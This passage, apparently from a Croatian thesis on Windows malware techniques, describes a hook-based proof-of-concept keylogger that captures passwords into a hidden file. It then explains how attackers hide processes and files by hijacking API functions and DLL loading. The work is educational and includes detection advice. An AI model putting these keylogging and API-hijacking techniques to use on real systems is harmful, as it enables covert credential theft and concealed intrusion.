Posebno treba voditi računa o velikim slovima uz pritisnutu tipku *caps lock*. Pretpostavlja se da je ta tipka određeno vrijeme pritisnuta (u `WM_SYSKEYDOWN` stanju) i da se neće događati brze promjene stanja te tipke, već da će duže vrijeme biti aktivna odnosno neaktivna. Uz takve pretpostavke, pri pritisku bilo koje tipke s tipkovnice (bez specijalnih znakova koje obrađujemo posebno) dohvaća se trenutno stanje tipkovnice. Dohvaćanje trenutnog stanja funkcijom `GetKeyboardState()` u općenitom slučaju nije pouzdano jer u trenutku kada se naša filtrirajuća procedura izvodi korisnik je već mogao otpustiti tipku koju je prije imao pritisnutu. Budući da latencija ima veliku ulogu, ova se funkcija treba koristiti samo u slučaju kada se s velikom vjerojatnošću može pretpostaviti da se stanje tipke/tipkovnice neće u vrlo malom vremenskom intervalu promijeniti, a za tipku *caps lock* to je razumna pretpostavka. Ukoliko je pritisnuta tipka *caps lock*, tada u našem polju svih virtualnih kôdova (njih 256) *ručno* postavljamo vrijednost te tipke na 1. Daljnjim konverzijama pretvaramo virtualni kôd (u varijabli `dwVkCode`) uz dotično polje `keyState` koje daje informacije o pritisnutim "specijalnim" tipkama u obični ASCII znak i šaljemo dotični znak (kao parametar `lParam`) *Worker* aplikaciji.

Worker aplikacija u svom direktoriju stvara (ili otvara već postojeću) datoteku *log.txt* u koju će zapisivati sve unesene znakove, uz dodatne informacije o vremenskom trenutku u kojem je zapis napravljen, aktivnoj aplikaciji i klasi njenog glavnog prozora, identifikatoru i nazivu procesa i trenutnom korisniku. Nakon postavljanja kuka *Worker* program čeka primitak odgovarajuće poruke u petlji poruke.

```
...

else if(msg.message == UWM_KEYPRESSED) ObradiTipku(msg.wParam, msg.lParam);
else if(msg.message == UWM_FOCUSCHANGED) hTrenutniAktivni = (HWND) msg.wParam;

...
```

Ispis 6.19: Worker aplikacija čeka na poruke za obradu znakova

U slučaju poruke `UWM_FOCUSCHANGED` aktivirala se filtrirajuća procedura `WH_CBT` kuke koja je poslala poruku o promjeni trenutno aktivnog prozora. U *Worker* aplikaciji mora se ažurirati ručica na trenutno aktivni prozor s `wParam` parametrom primljene poruke – u tom trenutku varijabla `hTrenutniAktivni` doista pokazuje na trenutno aktivni prozor.

U slučaju poruke `UWM_KEYPRESSED` presretnut je novi znak koji se treba obraditi pa se poziva odgovarajuća funkcija `ObradiTipku()`.

Naravno, uz ove poruke, *Worker* aplikacija prima već poznatu poruku `UWM_TASKMANCREAT` koja pokreće skrivanje procesa.


Funkcija `ObradiTipku()` osnovna je funkcija *Worker* aplikacije koja vrši prepoznavanje tipki i spremanje unosa u datoteku *log.txt*. Sama funkcija, kao i sve ostale funkcije koje se iz nje

pozivaju, jednostavne su, no i relativno duge pa se zbog nedostatka prostora njihov kôd neće navoditi, no zainteresirani čitatelj ga uvijek može pronaći u privitku ovog rada.

Za strukturu podataka u kojoj se čuvaju primljeni znakovi odabrana je jednostruko povezana lista. U toj se listi čuva 128 znakova i kada se lista napuni, vrši se njeno pražnjenje u datoteku *log.txt*, dakle lista se koristi kao neka vrsta međuspremnika. Pražnjenje je moguće i prije vremena ako se promijeni trenutno aktivni prozor jer je tada potrebno zabilježiti sve što je bilo uneseno u prethodnom prozoru. Nakon prepoznavanja tipki (dokumentirano u samom kôdu) i popunjavanja liste, lista se prazni u datoteku. Uz svaki zapis navedeno je i pripadno zaglavlje koje se sastoji od već navedenih elemenata.

Sama aplikacija koja nosi naziv *NaiveLogger* dodaje se u sistemsku traku i moguće ju je u svakom trenutku ugasiti odabirom odgovarajuće opcije u kontekstnom meniju. Prikupljeni zapis postaje vidljiv tek nakon gašenja aplikacije, a sama datoteka ima svojstvo da je *skrivena* (engl. *hidden file*) pa će možda biti potrebno uključiti prikaz skrivenih datoteka i direktorija.

Primjer rada aplikacije dan je na slici 6.8.



Slika 6.8: Prikaz djelovanja NaiveLogger aplikacije

Na slici je jasno vidljivo da je sav uneseni tekst uspješno prikupljen i pohranjen u datoteku *log.txt*, zajedno s informacijama o aplikacijama u kojima je bio upisan. Jasno je vidljivo da se lozinka za *Gmail* korisnički račun spremila u normalnom, vidljivom obliku. Zahvaljujući niskoj razini na kojoj `WH_KEYBOARD_LL` kuka djeluje, uspješno je zapisan i unos u komandnu liniju (iako se ponekad sam prozor neće ispravno detektirati, što je i logično, imajući na umu prethodno navedene napomene o specifičnostima prozora komandne linije).

Ovakva aplikacija predstavlja vrlo veliku opasnost po sigurnost računalnog sustava. Sve lozinke koje je korisnik unio, kao i brojevi kreditnih kartica i drugi privatni podaci, ovakvim prikupljanjem i pohranjivanjem postaju posve transparentni i na raspolaganju napadaču. Najčešće se u aplikaciju ugrađuje i mali poslužitelj elektroničke pošte ili FTP poslužitelj/klijent koji, nakon što veličina datoteke prijeđe neku zadanu granicu, šalje cjelokupnu datoteku na predefiniranu adresu elektroničke pošte ili FTP poslužitelja koje kontrolira napadač. Na ovaj način napadač uopće ne mora imati pristup sustavu, već mu zaraženi sustav "sam" šalje prikupljene informacije.

Ovako izvedenu aplikaciju koja pamti korisnički unos s tipkovnice nije teško otkriti jer se zasniva na mehanizmu Windows kuka koji je relativno jednostavno nadzirati. Sve dosad navedene opaske o sigurnosti vrijede i ovdje, dakle aplikacija za detekciju mora imati ispravnu listu procesa dobivenu iz pouzdanog izvora, mora nadgledati "sumnjive" sistemske pozive, poput `SetWindowsHookEx()` i dati korisniku povratnu informaciju o aplikaciji koja želi koristiti dotične funkcije. Također, ako aplikacija i posjeduje maleni poslužitelj elektroničke pošte, on je na korisničkoj razini, koja se trenutno razmatra, relativno lako uočljiv jer se lako otkriva i nadgleda promet koji će biti stvoren od strane te aplikacije. Neki autori zloćudnih programa koriste tehnike skrivanja zloćudnog prometa unutar neke legitimne aplikacije, no većina današnjih sigurnosnih zaštitnih stijena vrlo je osjetljiva na ubacivanje DLL biblioteka u dozvoljene aplikacije i općenito izvođenje bilo kojeg kôda u kontekstu dozvoljene aplikacije, pa je time autorima zloćudnih programa posao znatno otežan (za to postoje gotovi programi i testovi [19]).

Važno je napomenuti da svi dosad prikazani programi rade u korisničkom načinu rada i *ne zahtijevaju* administratorske privilegije. Sve naprednije tehnike kojima je donekle moguće izbjeći i sigurnosne zaštitne stijene i sav drugi zaštitni softver djeluju mnogo niže u sustavu, na razini jezgre, što neće biti obrađeno u ovom radu.

U ulozi napadača uočljivo je da mehanizam Windows kuka može biti vrlo koristan pri otkrivanju stvaranja novog prozora i nove aplikacije. Ipak, taj nam mehanizam nije riješio problem skrivanja procesa i direktorija/datoteka u sustavu. Pristup korišten u programu *Naive* nije se pokazao zadovoljavajućim pa je potrebno osmisliti neki drugi pristup.


U operacijskom sustavu Linux prvi alati za prikrivanje prisutnosti napadača funkcionirali su tako da su ispravne verzije programa za ispis procesa, direktorija i drugih važnih informacija mijenjali modificiranim verzijama koje nisu prikazivale autorove zloćudne programe. Na operacijskom sustavu Linux takav je postupak znatno lakši nego u operacijskom sustavu Windows jer je veličina programa manja, a i sama zamjena je "bezbolna", tj. svodi se na kopiranje novih verzija na mjestu starih. U Windows operacijskom sustavu je postupak nešto složeniji (u oba operacijska sustava potrebno je imati administratorske privilegije, što je još jedan "nedostatak" ovog pristupa), izvršne verzije programa su znatno veće, a programe je teže zamijeniti ili izmijeniti (zamjena uvijek obuhvaća uređivanje sustavskog registra, dok je primjerice izmjenu *Windows Explorera* još složenije izvesti neopaženo) i to je osnovni razlog zašto niti jedan alat za prikrivanje prisutnosti napadača ne mijenja izvršne verzije ključnih Windows aplikacija.

Sasvim je jasno da sve Windows aplikacije, poput *Task Manager*-a i *Windows Explorera* od nekuda crpe svoje informacije, tj. koriste odgovarajuće *funkcije* u svrhu prikupljanja primjerice liste procesa ili liste datoteka i direktorija na disku. Ako se te funkcije na određeni način zamijene vlastitim, "zloćudnim" verzijama, postiže se potpuna kontrola nad aplikacijom jer se na taj način iz liste procesa mogu "izbaciti" željeni procesi, odnosno može se spriječiti

prikazivanje direktorija i datoteka za koje napadač ne želi da ih korisnik vidi. Prvi korak napadača u tom pristupu je određivanje funkcija koje aplikacije koriste kako bi prikupile odgovarajuće informacije.

Arhitektura Windows operacijskog sustava organizirana je tako da sve korisničke aplikacije sa sustavom, odnosno jezgrom, komuniciraju pozivajući API funkcije koje pružaju DLL biblioteke s kojima se aplikacije povezuju ili već za vrijeme prevođenja – tzv. *implicitno povezivanje* ili za vrijeme svog rada – *eksplicitno povezivanje*. Najvažnije DLL biblioteke u Windows operacijskom sustavu sa stajališta "običnih" korisničkih aplikacija su *kernel32.dll*, *User32.dll* i *GDI.dll*. *kernel32.dll* biblioteka sadržava sve API funkcije zadužene za manipulaciju procesima, dretvama i memorijom, *User32.dll* biblioteka sadržava funkcije za rad s prozorima, slanje poruka između prozora i ostale funkcije vezane za korisničko sučelje, dok *GDI.dll* biblioteka sadržava funkcije vezane za iscrtavanje teksta i raznih grafičkih elemenata. To nipošto nisu jedine DLL biblioteke u operacijskom sustavu, postoji još čitav niz (ugrađenih) DLL biblioteka koje sadržavaju funkcije za interakciju s mrežnim podsustavom, za interakciju i upravljanje vanjskih uređaja, funkcije za manipulaciju sigurnosnim elementima sustava, za uređivanje sustavskog registra i mnoge druge zadaće u sustavu. Svaka aplikacija također može posjedovati svoje privatne DLL biblioteke koje je stvorio sam autor aplikacije.

Interakcija pojedinih elemenata sustava prikazana je na slici 6.9 temeljenoj na [20].




Slika 6.9: Arhitektura operacijskog sustava Windows

Osim korisničkih aplikacija, na slici je vidljivo da u korisničkom načinu rada djeluju i *pomoćni sustavski procesi* i *Windows servisi* ovisno o različitim *podsustavima*. U *pomoćne sustavske procese* ubrajamo primjerice *Service Control Manager* (*scm.exe*) koji je zadužen za upravljanje *Windows servisima*, *Local Security Authority Subsystem Service* (*LSASS.exe*) koji je zadužen za provođenje sigurnosne politike na sustavu, pridružuje korisnicima dozvole, provjerava dozvole i rukuje lozinkama, *WinLogon* (*winlogon.exe*) koji je zadužen za prijavu korisnika na sustav, odjavljivanje korisnika, reagiranje na posebne sekvence (*ctrl + alt + delete*) i *Session Manager* koji je zadužen za inicijalizaciju kompletnog sustava i pokretanje odgovarajućeg *podsustava*. *Windows servisi* su ekvivalent *daemon*-ima u operacijskom sustavu Linux, a predstavljaju proces-poslužitelj koji obavlja neki posao. Ključni servis u operacijskom sustavu Windows je *svchost.exe* koji predstavlja samo generičko ime za mnogobrojne servise poput kriptografskih servisa, mrežnih servisa i brojnih drugih. Osim (uobičajenog) Windows *podsustava*, Windows operacijski sustav nudi podršku i za POSIX kompatibilni podsustav, tako da se (teoretski) aplikacije pisane za POSIX – kompatibilan sustav kakav je primjerice Linux operacijski sustav, mogu prevesti i izvoditi na Windows operacijskom sustavu. Do verzije Windows 2000. postojao je i OS/2 podsustav koji je izbačen i za koji ne postoji podrška. U Windows XP operacijskom sustavu ne postoji više ni POSIX podsustav, iako se on može vrlo jednostavno "ugraditi" preuzimanjem *Windows Services for UNIX* paketa. Arhitektura Windows operacijskog sustava vrlo je složena i njen opis je izvan dosega ovog rada, no zainteresirani mogu saznati sve o Windows operacijskom sustavu iz [20].

API funkcije sadržane su u *DLL bibliotekama podsustava* na slici 6.9. Iz slike je vidljivo da se sva komunikacija između korisničke razine i razine jezgre obavlja preko biblioteke *ntdll.dll*. Ta biblioteka je ključna za funkcioniranje operacijskog sustava, a sadržava uglavnom funkcije koje su vrlo kratke i koje služe za prijelaz iz korisničkog načina rada u jezgrin način rada, prenoseći parametre korisničkih funkcija jezgri na odgovarajući način. *Ntdll.dll* biblioteka sadržava i neke interne funkcije koje koriste ostale DLL biblioteke. Velika većina funkcija iz *ntdll.dll* biblioteke nije dokumentirana u službenoj dokumentaciji i Microsoft ne preporuča korištenje funkcija iz te biblioteke (udaljavajući time korisnike od zanimljivog i korisnog dijela operacijskog sustava koji bi se mogao iskoristiti na brojne načine) jer se između različitih verzija Windows operacijskog sustava te funkcije mijenjaju, dok se API funkcije u "gornjim slojevima" ne mijenjaju i time sučelje prema internim strukturama operacijskog sustava ostaje netaknuto.

Imajući na umu sliku 6.9, napadač s velikom vjerojatnošću može pretpostaviti da aplikacije poput *Windows Explorer*-a i *Task Manager*-a koriste API funkcije kako bi dobile odgovarajuće informacije. Brojnim programima moguće je otkriti s kojim su DLL bibliotekama određene aplikacije povezane, tj. koje konkretne funkcije te aplikacije koriste odnosno *uvoze* (engl. *import*) iz tih biblioteka. Primjer takvog programa je besplatan program *Dependency Walker* [6a]. Korištenjem programa *Dependency Walker* napadač može vrlo jednostavno pronaći "interesantne" funkcije:



Slika 6.10: Dependency Walker aplikacija i ključne funkcije Windows Explorera

Iz slike 6.10 vidljivo je da jednostavnom pretragom funkcija napadač može pronaći one koje, primjerice, *Windows Explorer* koristi za dohvat i pregled datoteka i direktorija: radi se o funkcijama `FindFirstFileW()` i `FindNextFileW()` koje *explorer.exe* uvozi iz *kernel32.dll* biblioteke.

U slučaju *Windows Explorer* aplikacije bilo je jednostavno otkriti funkcije koje su zadužene za dohvat datoteka i direktorija jer su u samim imenom otkrivale svoju namjenu, no ponekad nije jednostavno otkriti koja je funkcija zadužena za odgovarajući posao.

Najbolji primjer za to je upravo aplikacija *Task Manger* i pripadna lista procesa.

Koristeći se *Dependency Walker*-om, nemoguće je otkriti koja je funkcija zadužena za prebrajanje i dohvat liste trenutno aktivnih procesa. Ako bi se napadač koristio istom "tehnikom" kao i za slučaj dohvata datoteka i direktorija, tražio bi funkcije koje u svojem imenu sadržavaju riječ *process*. *Task Manager* koristi mnogo takvih funkcija, no sve su dokumentirane i pregledom dokumentacije može se ustanoviti da niti jedna od tih funkcija nije zadužena za dohvat liste aktivnih procesa. Osnovne funkcije za prebrojavanje i dohvat procesa su `Process32Next()` i `Process32First()` koje *izvozi* (engl. *exports*) *kernel32.dll* biblioteka, no te se funkcije u *Task Manager* aplikaciji uopće ne koriste.


Jedna od mogućnosti je da je funkcija nedokumentirana i da ju izvozi *ntdll.dll* biblioteka. Pregledom dokumentacije ipak se mogu naći neke rijetke dokumentirane (zapravo poludokumentirane) funkcije iz *ntdll.dll* datoteke, a *Task Manager* aplikacija koristi upravo jednu od njih – `NtQuerySystemInformation()`. MSDN dokumentacija za dotičnu funkciju daje sljedeću deklaraciju:

```
NTSTATUS NtQuerySystemInformation(
  SYSTEM_INFORMATION_CLASS SystemInformationClass,
  PVOID SystemInformation,
  ULONG SystemInformationLength,
  PULONG ReturnLength
);
```

Ispis 6.20: `NtQuerySystemInformation` *funkcija*

Prvi parametar funkcije je struktura koja specificira koja vrsta informacije se želi dohvatiti, drugi parametar je pokazivač koji pokazuje na dohvaćenu informaciju, treći parametar je duljina spremnika u koji se sprema informacija, a zadnji parametar predstavlja stvarnu duljinu dohvaćene informacije. U slučaju kada je prvi parametar `SYSTEM_PROCESS_INFORMATION` (numerički definiran kao broj 5), funkcija dohvaća listu procesa na sustavu koja sadržava veliku količinu informacija o pojedinom procesu (mnogo više informacija nego ostale funkcije specijalizirane za rad s procesima). Struktura podataka koja se vraća je jednostruko povezana lista realizirana poljem koja u MSDN dokumentaciji nije precizno definirana (mnogo elemenata te strukture označeno je kao *rezervirano za operacijski sustav*), no značenje pojedinih elemenata može se doznati korištenjem odgovarajućih *debuggera*. Na stranici [21] dotična struktura definirana je mnogo preciznije.

Sama funkcija u *ntdll.dll* biblioteci, otvorena u besplatnom *Immunity Debugger*-u [7a] prikazana je na slici 6.11.



Slika 6.11: Kôd funkcije `NtQuerySystemInformation`

Kao i većina funkcija u *ntdll.dll* biblioteci, kôd funkcije je vrlo kratak jer predstavlja samo prijelaz iz korisničkog načina rada u jezgreni – sama funkcija nalazi se u jezgri (u ovom slučaju, to je funkcija pod imenom `ZwQuerySystemInformation()`) i iz jezgre se dohvaćaju pravi podaci. Različite metode prijelaza iz jednog u drugi način rada, kao i o strukture sistemskih poziva izvan su dosega ovog rada, no radi se u suštini o stavljanju odgovarajućeg parametra u registar `EAX` i izvođenjem `SYSENTER` instrukcije (u operacijskom sustavu Windows XP i kasnijim verzijama, `SYSENTER` instrukcija je u funkciji na adresi 0x7FFE0300) ili izazivanjem prekida (Windows 2000 i raniji).

Nakon što su pronađene funkcije, potrebno je na neki način te funkcije zamijeniti "zloćudnim", vlastitim verzijama, pazeći pritom da sama aplikacija koja te funkcije koristi i dalje funkcionira normalno.

Jedna od mogućnosti zamjene je zamjena samih DLL biblioteka novim, zloćudnim verzijama. Iako npr. u *kernel32.dll* datoteci ima mnoštvo funkcija koje se koriste, a napadač želi "oteti" samo jednu, moguće je napraviti novu DLL datoteku imena *kernel32.dll*, staru preimenovati primjerice u *kernel22.dll* i sve funkcije koje se ne žele promijeniti *proslijediti* (engl. *forward*)

iz *kernel32.dll* (nove) u *kernel22.dll* mehanizmom koji omogućuje sam Microsoft. Međutim, ova metoda je za napadača vrlo nepoželjna jer osim što su za zamjenu DLL biblioteka u *Windows\system32* direktoriju potrebne administratorske dozvole, povećani broj DLL datoteka i svojstva novih DLL datoteka (datum nastanka, autor DLL datoteke i slične informacije uključene u samu datoteku) kod sumnjičavog korisnika mogu pobuditi sumnju. Najveći problem ove vrste otimanja funkcija (kako će u daljnjem tekstu biti označen postupak zamjene uobičajene API funkcije napadačevom verzijom) je činjenica da se zamjena mora obaviti *prije* nego bilo koji program počne koristiti tu biblioteku. Budući da *kernel32.dll* biblioteku koriste gotovo sve aplikacije u operacijskom sustavu Windows, jasno je da se ta zamjena mora obaviti vrlo rano, pri samom podizanju sustava, što uključuje uređivanje sustavskog registra (za to su također potrebne adminstratorske privilegije) i podložno je otkrivanju.

Druga mogućnost zamjene također obuhvaća nove verzije DLL biblioteka, no ovdje se stare (ugrađene) verzije ne mijenjaju i nije potrebno uređivati sustavski registar. Svaka aplikacija pri svom pokretanju traži potrebne joj DLL biblioteke u unaprijed određenom poretku. Najprije se u sustavskom registru pregledavaju vrijednosti ključa `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs` i ako postoji vrijednost s imenom DLL biblioteke koja se trenutno traži, postupak traženja završava i DLL biblioteka je pronađena. U ovom ključu navedene su najvažnije DLL biblioteke poput *kernel32.dll*, *user32.dll*, *gdi32.dll* i druge. Ako DLL datoteka nije pronađena, pretraga se dalje odvija ovim redosljedom (prema MSDN dokumentaciji):

1. Direktorij u kojem se nalazi izvršna verzija procesa (.exe datoteka)
2. Trenutni direktorij
3. Sistemski Windows direktorij (najčešće *system32*)
4. Windows direktorij
5. Direktoriji navedeni u `PATH` varijabli okruženja

Kako bi ovaj mehanizam učinio donekle fleksibilnijim, Microsoft je razvio *preusmjeravanje* (engl. *redirection*). Mehanizam preusmjeravanja specificira da je moguće da aplikacija koristi "lokalne" verzije DLL datoteka koje se nalaze primjerice u sistemskom direktoriju (npr. *crypt32.dll* biblioteka kriptografskih funkcija) pri čemu je ime same DLL datoteke isto. Primjerice, u direktoriju aplikacije može se nalaziti biblioteka imena *crypt32.dll* i aplikacija će, uz omogućavanje mehanizma preusmjeravanja, koristiti funkcije iz te biblioteke, a ne funkcije iz biblioteke *crypt32.dll* koja se nalazi u sistemskom direktoriju. Da bi mehanizam ispravno funkcionirao, mora se definirati tzv. *dot-local* datoteka kao obična *prazna* datoteka s nastavkom *.local* koja ima isto ime kao i aplikacija (npr. *aplikacija.exe.local*). Osim *dot-local* datoteka, druga metoda je napraviti posebnu *manifest* datoteku. *Manifest* datoteka ima istu konvenciju imenovanja kao i *dot-local* datoteke (npr. *aplikacija.exe.manifest*), no datoteka nije prazna, već je posebno oblikovana XML datoteka (više detalja moguće je pronaći u pripadnoj dokumentaciji). Mehanizam *dot-local* datoteka prilično je star mehanizam i Microsoft ne dozvoljava da se njime preusmjeravaju "ključne" DLL biblioteke poput *kernel32.dll*. Teoretski, u dokumentaciji stoji da ni s *manifest* datotekama nije moguće postići preusmjeravanje ključnih biblioteka, no u praksi se pokazuje da to nije sasvim točno.

Napadač dakle mora u direktorij aplikacije postaviti vlastitu verziju DLL biblioteke uz odgovarajuću *dot-local* ili *manifest* datoteku. Uobičajeno to nije problem, no budući da se *Task Manager* nalazi u istom direktoriju gdje i ostale DLL biblioteke koje koristi (*ntdll.dll*,

kernel32.dll...) i ova metoda u tom slučaju zahtijeva administratorske privilegije (budući da se radi o Windows direktoriju) i svodi se na prvu metodu.

Ipak, postoji metoda koja je potpuno neovisna o položaju DLL biblioteka, ne zahtijeva njihovo premještanje, niti administratorske privilegije, a mnogo je moćnija i fleksibilnija od metoda koje su dosad opisane. Ta metoda se oslanja na strukturu izvršne datoteke u operacijskom sustavu Windows na disku, ali i u memoriji.

Izvršne datoteke u Windows operacijskom sustavu, kao i DLL biblioteke imaju jedinstvenu strukturu i oblik poznat pod imenom *Portable Executable – PE* format. Format datoteke vrlo je složen i obuhvaća brojna zaglavlja, polja i strukture koje su uglavnom dobro dokumentirane, iako postoje neke za koje dokumentacija nije dostupna. Zbog vrlo velike složenosti formata i velikog broja elemenata načinjena je pregledna shema svih struktura za koje postoji dokumentacija. Shema se nalazi na posteru u prilogu koji dolazi uz rad. Uz rad dolazi i verzija slike u *TIF* formatu bez kompresije veličine 60 MB, kao i kompresirane slike u *jpg* i *png* formatu.

